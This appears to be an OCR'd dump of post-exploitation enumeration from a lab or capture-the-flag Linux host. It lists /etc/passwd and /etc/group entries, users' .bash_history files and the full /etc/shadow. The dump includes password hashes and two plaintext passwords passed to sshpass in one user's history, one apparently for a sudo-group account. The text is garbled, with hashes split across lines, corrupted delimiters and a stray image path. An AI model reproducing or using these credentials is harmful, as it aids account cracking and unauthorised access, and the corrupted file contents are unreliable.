ETollefson:x:1002:1002::/home/ETollefson:/bin/bash
DSwanger:x:1003:1003::/home/DSwanger:/bin/bash
AParnell:x:1004:1004::/home/AParnell:/bin/bash
SHayslett:x:1005:1005::/home/SHayslett:/bin/bash
MBassin:x:1006:1006::/home/MBassin:/bin/bash
JBare:x:1007:1007::/home/JBare:/bin/bash
LSolum:x:1008:1008::/home/LSolum:/bin/bash
IChadwick:x:1009:1009::/home/IChadwick:/bin/false
MFrei:x:1010:1010::/home/MFrei:/bin/bash
SStroud:x:1011:1011::/home/SStroud:/bin/bash
CCeaser:x:1012:1012::/home/CCeaser:/bin/dash
JKanode:x:1013:1013::/home/JKanode:/bin/bash
CJoo:x:1014:1014::/home/CJoo:/bin/bash
Eeth:x:1015:1015::/home/Eeth:/usr/sbin/nologin
LSolum2:x:1016:1016::/home/LSolum2:/usr/sbin/nologin
JLipps:x:1017:1017::/home/JLipps:/bin/sh
jamie:x:1018:1018::/home/jamie:/bin/sh
Sam:x:1019:1019::/home/Sam:/bin/zsh
Drew:x:1020:1020::/home/Drew:/bin/bash
jess:x:1021:1021::/home/jess:/bin/bash
SHAY:x:1022:1022::/home/SHAY:/bin/bash
Taylor:x:1023:1023::/home/Taylor:/bin/sh
mel:x:1024:1024::/home/mel:/bin/bash
kai:x:1025:1025::/home/kai:/bin/sh
zoe:x:1026:1026::/home/zoe:/bin/bash
NATHAN:x:1027:1027::/home/NATHAN:/bin/bash
www:x:1028:1028::/home/www:
postfix:x:112:118::/var/spool/postfix:/bin/false
ftp:x:110:116:ftp daemon,,,:/var/ftp:/bin/false
elly:x:1029:1029::/home/elly:/bin/bash

/etc/group

root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog,peter
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:peter
floppy:x:25:
tape:x:26:

sudo:x:27:peter
audio:x:29:
dip:x:30:peter
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
irc:x:39:
src:x:40:
gnats:x:41:
shadow:x:42:
utmp:x:43:
video:x:44:
sasl:x:45:
plugdev:x:46:peter
staff:x:50:
games:x:60:
users:x:100:
nogroup:x:65534:
systemd-journal:x:101:
systemd-timesync:x:102:
systemd-network:x:103:
systemd-resolve:x:104:
systemd-bus-proxy:x:105:
input:x:106:
crontab:x:107:
syslog:x:108:
netdev:x:109:
lxd:x:110:peter
messagebus:x:111:
ssh:x:112:
peter:x:1000:
lpadmin:x:113:peter
sambashare:x:114:peter
ssl-cert:x:115:
mysql:x:117:
RNunemaker:x:1001:
ETollefson:x:1002:
DSwanger:x:1003:
AParnell:x:1004:
SHayslett:x:1005:
MBassin:x:1006:
JBare:x:1007:
LSolum:x:1008:
IChadwick:x:1009:
MFrei:x:1010:
SStroud:x:1011:
CCeaser:x:1012:
JKanode:x:1013:
CJoo:x:1014:
Eeth:x:1015:
LSolum2:x:1016:
JLipps:x:1017:
jamie:x:1018:
Sam:x:1019:
Drew:x:1020:
jess:x:1021:


SHAY:x:1022:
Taylor:x:1023:
mel:x:1024:
kai:x:1025:
zoe:x:1026:
NATHAN:x:1027:
www:x:1028:
postfix:x:118:
postdrop:x:119:
ftp:x:116:
elly:x:1029:

bash_history

[-] Location and contents (if accessible) of .bash_history file(s):
/home/MFrei/.bash_history
exit
/home/Sam/.bash_history
exit
/home/CCeaser/.bash_history
free
exit
/home/DSwanger/.bash_history
exit
/home/JBare/.bash_history
exit
/home/mel/.bash_history
exit
/home/jess/.bash_history
exit
/home/MBassin/.bash_history
exit
/home/kai/.bash_history
exit
/home/elly/.bash_history
exit
/home/Drew/.bash_history
exit
/home/JLipps/.bash_history
exit
exit
/home/jamie/.bash_history
top
ps aux
exit
/home/Taylor/.bash_history
exit
id
/home/peter/.bash_history
/home/SHayslett/.bash_history
exit
/home/JKanode/.bash_history
id
whoami
ls -lah

pwd
ps aux
sshpass -p thisimypassword ssh JKanode@localhost
apt-get install sshpass
sshpass -p JZQuyIN5 peter@localhost
ps -ef
top
kill -9 3747
exit
/home/AParnell/.bash_history
exit
/home/CJoo/.bash_history
exit
/home/Eeth/.bash_history
exit
/home/RNunemaker/.bash_history
exit
/home/SHAY/.bash_history
exit
/home/ETollefson/.bash_history
exit
/home/IChadwick/.bash_history
exit
/home/LSolum2/.bash_history
exit
whoami
/home/SStroud/.bash_history
exit
/home/LSolum/.bash_history
exit
/home/NATHAN/.bash_history
exit
/home/zoe/.bash_history
top
exit

Peter



/etc/shadow

root:6TdNg38a/$z0y9QQigTQ2FeW02XFwGaHkF/X.qPK3BqX9zLhqu.-6ffpzy0OLp2TUm9ywx99LqIIjVBPPIxqOtTQbLBXR9JT1:16957:0:99999:7:::
daemon:*:16911:0:99999:7:::
bin:*:16911:0:99999:7:::
sys:*:16911:0:99999:7:::
sync:*:16911:0:99999:7:::
games:*:16911:0:99999:7:::
man:*:16911:0:99999:7:::
lp:*:16911:0:99999:7:::
mail:*:16911:0:99999:7:::
news:*:16911:0:99999:7:::
uucp:*:16911:0:99999:7:::
proxy:*:16911:0:99999:7:::
www-data:*:16911:0:99999:7:::
backup:*:16911:0:99999:7:::
list:*:16911:0:99999:7:::
irc:*:16911:0:99999:7:::
gnats:*:16911:0:99999:7:::
nobody:*:16911:0:99999:7:::
systemd-timesync:*:16911:0:99999:7:::
systemd-network:*:16911:0:99999:7:::
systemd-resolve:*:16911:0:99999:7:::
systemd-bus-proxy:*:16911:0:99999:7:::
syslog:*:16911:0:99999:7:::
_apt:*:16911:0:99999:7:::
lxd:*:16955:0:99999:7:::

dnsmasq:*:16955:0:99999:7:::
messagebus:*:16955:0:99999:7:::
sshd:*:16955:0:99999:7:::
peter:$6$4rg/-
9UDx$iktewIFzE5NWWfaiX2F3sLd79zTmworSqCD1U5eDkLbUqoM6tqeqzgluNjv7dBHOtH.tNDl9cTKvk.A0IP
mysql:!:16955:0:99999:7:::
RNunemaker:6uIJc5IJn$xZuYd4N2l/-
EEtkp1lboWOipDUs53KnXlpCCxg1x3D9bki9GCjyrO4Rrll8z6jm.GSwbzMZSRbJ/-
5BsqAOK59x1:16957:0:99999:7:::
ETollefson:6CK1mfy7X$zd03AR9nakAnit9AgRE9mtqItTqXW1I9GyQv2NLBjw6jD0GboRLjHF1ClOqJ/-
Jaxo7HvZl.JB.nkmIlfw38rD.:16957:0:99999:7:::
DSwanger:6A15dDixv$k9T87ElFyo1T6HdL.4bXC0VRO.-
4K6p7gpC1wpkDxbU16xjZl35pSJM4TkXhtZQr36zXldz0NF/RXgv1.fadzQ0:16957:0:99999:7:::
AParnell:$6$5gjMkxgK$6qcxxKnHejCz62lcCkEhqH69UhX16S/-
tH6.Cc2xGVrpBjNVEPTLS9Nutoqz4ESnvwALiaWNLH0IhhqnpBLLt40:16957:0:99999:7:::
SHayslett:6dF.lG5Ca$SX9p9bNAbI3SJ4mVXt.LbYW56v2SH.jlBaCk/7dY5P/-
I3TkDE8toxAYo7d.g1lzwWBOGOhCG505uvLbEuKhOl.:16957:0:99999:7:::
MBassin:6ZvMOjgTg$VE6iCMv7zk.ai/jOQlLICM7X2i/-
UlyIoYHHcpnm4ZgrLWwWYdVvhFz1uxeRCUULpfSt2Hpsm1RRFSLHud/uQ8/:16957:0:99999:7:::
JBare:6MBXGTI9s$odOoT9pEUlq.Sfvafa8BsqKXnWTh5yOujI9aZMn5Lc579er.yighme/eq/-
9L8QSK7Po4JxzmXA0ggC1TK9oEO1:16957:0:99999:7:::
LSolum:6hLwPA60i$asFAVYq9GkZ4v23m68TMkhrXxiAfm/bbrNlwHY4JtOlFuWjl/-
t0ySBbcbVcLUcXh1g21fWUFobePx/Gujs61v.:16957:0:99999:7:::
IChadwick:!:16955:0:99999:7:::
MFrei:6OLtPJK6l$6gwb1kgkwB9BTtoJFYCywkRqVs49nF846brbZtS.T/-
YcINVLaBK8em3W6U1ia.wvSIZeCNdNA89hciQUqdYRT1:16957:0:99999:7:::
SStroud:$6$5i/WA9AT$l9emPkh0OSanWTfp77.lZfWgzgMyt6FOZo4/ZzB.ZnUklV88o//-
zeNJao3GNHCp1sqn3qbCpuy7mitx8UeckI0:16957:0:99999:7:::
CCeaser:6DqGKwSWD$rHWmLKkp/mBMVUCclCeXaGHMDLUlSGtkzMzJL.-
9lMLIvnYnjPXl12sWMk1W89dfX1J5lcij1hvWIoTSdtBuWZ0:16957:0:99999:7:::
JKanode:-
6Fj17oX4k$cIdbSPBq6SMeTDLn8Mae51NyIBSW7kp80PWU2elltAyluyYUQkE74ck8XgUrJT9JcCpHdSd547
16957:0:99999:7:::
CJoo:-
$6$6tCsCspl$EQDNU3bMQtu2aBiN8GMlKhu.is7RV5eOjcLGCPHirj5wDcoYX29tkm61Ie5ZoRgTfM.yArbL1cC
zGLqZViv40:16957:0:99999:7:::
Eeth:!:16955:0:99999:7:::
LSolum2:!:16955:0:99999:7:::
JLipps:-
6Gav8lnn1$zH70APF5Im1yNYBlmBvBITUltueVmFyrQ0Ylofzs6llkfu72qwqMG00U997AgIhJiDzUgF7e05r
16957:0:99999:7:::
jamie:6e7Nq31DF$YCvlRzVmD.Y.ywrQVMgq/-
xKpFO0QohDuUULqZh3rJjqyyDoj4f7V5431G6opMe6bFN6lrDLWjwNK7XAA3i4E/1:16957:0:99999:7:::
Sam:$6$5gXc6MoR$1S2NO/-
T2U4Bp8b0yb2PCGQakqqpFfiYDuac8wKSDdKVli9SaN8HW4ttS7ady9UgJMwXIb0NJQ7AS4wl7JojSJ/:-
16957:0:99999:7:::
Drew:6pBr69YDb$nGqqvWkan.r8tZRWDzkYqKDSDMQwTeIjfkVyLW.348Np/-
llkcxq5itRQULsw1Wk54D7vN7UUbIPLHWF8sqedm.:16957:0:99999:7:::
jess:6i3.L1/JH$xkyFxq4g7C.bCnQ.7QlJ/-
BTKy52O2DD87bQpuxumRP2cEAqCh9L4OGLGWlopuGPqY9bjuiWOvBbcnj0tncJJl0:16957:0:99999:7:::-
SHAY:-
6XUBNWXG5$C89zHc8QmWHyFFQHdDOR4Gq5no86UXyVTDH1h9LxpzYoVLSafPOpEmP6GP2l483i4ul
16957:0:99999:7:::
Taylor:6AJS.fMGD$Ogdp65Hy54OWITn1aFtfBRQg6bDcPNr/JbRSVN6CVD.-
5punKJZH2O9pTVxNcXYtmBk.PsljTFHzTDXbXmQOJF0:16957:0:99999:7:::
mel:-
6pR3NHNfN$FK5Wv35bWryCBTNXtR8BQUs3N89EDvBba4myH8FM9flROCfFl6w3Gxo76CaPbADl2FZmc

0:16957:0:99999:7:::
kai:6B1BAHXsr$xQJ3EAXYdQRVV8rUKQ8Xs9ShoFQKyA5V9/-
DhnDJ.dGnO0wNZfAFk0X9lmyDBSxg3yStuDx7r5tGudThW2blYQ/:16957:0:99999:7:::
zoe:6boGWAOfc$COm1LlAajoz587SM9s06lmH.-
4CZGNccAUZs2tyWh9bhSQVXGNKqosakDHIqKKmoS8Ru5GoOAvndrQVQ9VWS1B/:-
16957:0:99999:7:::
NATHAN:-
$6$82TMEShI$JNaF5UZu2l0mFcNwPLEm9DWmLHdm6S9N7wbhQahbg812ddclua12e0VOG6XnMDAjFH4b4
16957:0:99999:7:::
www:6l/-
llUXZO$1SczVSg5ZGaETBl6LUSe6DAdXvAUyJEtYkZBLeWHZMYY24pObPW6S0Nelm8y4Z3QGGni8PK960
postfix:*:16955:0:99999:7:::
ftp:-
6Hc6LWHcl$BkH6aKdr6hGohVS9QmQjv09JYO87Yhw5qcxN6T1X0HK2IwM5kzdrpNstxL2sl6X9k7qXePB2
elly:6Z.-
4nIyQj$DYXUEnU4NBeSgU7JapAHVWpfIsmemPQhaHMv7WDasAjFXRglDZxAQsBRHmeSaMCIWxRtvEzx.I
16957:0:99999:7:::